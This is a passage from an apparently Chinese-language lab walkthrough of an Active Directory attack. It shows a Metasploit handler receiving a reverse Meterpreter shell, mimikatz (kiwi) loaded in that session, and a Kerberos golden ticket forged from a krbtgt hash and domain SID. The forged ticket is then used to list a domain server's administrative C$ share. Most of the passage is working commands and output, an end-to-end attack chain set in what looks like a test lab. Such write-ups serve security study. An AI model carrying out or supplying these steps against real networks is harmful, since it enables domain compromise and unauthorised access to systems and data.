msf6 exploit(multi/handler) > set LPORT 23333
LPORT => 23333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.142:23333
[*] Sending stage (175174 bytes) to 192.168.36.131
[*] Meterpreter session 1 opened (192.168.36.142:23333 → 192.168.36.131:4986
4 ) at 2022-05-29 15:19:29 -0400

meterpreter > █
```

加载 mimikatz（模块名居然叫 kiwi，奇异果 hhhh）。

```
load kiwi
```

```
meterpreter > load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

生成票据，使用和上一节一样的参数。

```
golden_ticket_create
-d xuwp05191643.com
-k e70473fa5d05081e15e9498ea548fab8
-s S-1-5-21-2641759520-180272662-1158014618
-u hacker
-t /root/golden.kirbi
```

```
meterpreter > golden_ticket_create -d xuwp05191643.com -k e70473fa5d05081e15e9498ea548fab8
-s S-1-5-21-2641759520-180272662-1158014618 -u hacker -t /root/golden.kirbi
[+] Golden Kerberos ticket written to /root/golden.kirbi
```

使用票据

```
kerberos_ticket_use /root/golden.kirbi
```



```
meterpreter > kerberos_ticket_use /root/golden.kirbi
[*] Using Kerberos ticket stored in /root/golden.kirbi, 1844 bytes ...
[+] Kerberos ticket applied successfully.
```

进入 cmd，测试 CSIF 服务，成功。

```
shell
chcp 65001      注释：这步是乱码问题的一个简单解决方案
dir \\Server-No5\c$
```

```
meterpreter > shell
Process 1780 created.
Channel 1 created.
Microsoft Windows [汾 10.0.18363.418]
(c) 2019 Microsoft Corporation*****E*****

C:\Users\xuwp-No1\Desktop>chcp 65001
chcp 65001
Active code page: 65001

C:\Users\xuwp-No1\Desktop>dir \\Server-No5\c$
dir \\Server-No5\c$
Volume in drive \\Server-No5\c$ has no label.
Volume Serial Number is D66E-66A4

Directory of \\Server-No5\c$

2016/07/16  21:23    <DIR>          PerfLogs
2022/05/29  23:13    <DIR>          Program Files
2022/05/29  22:26    <DIR>          Program Files (x86)
2022/05/29  23:16    <DIR>          Server-No5-Share
2022/05/29  22:32    <DIR>          Users
2022/05/29  22:29    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  49,062,850,560 bytes free
```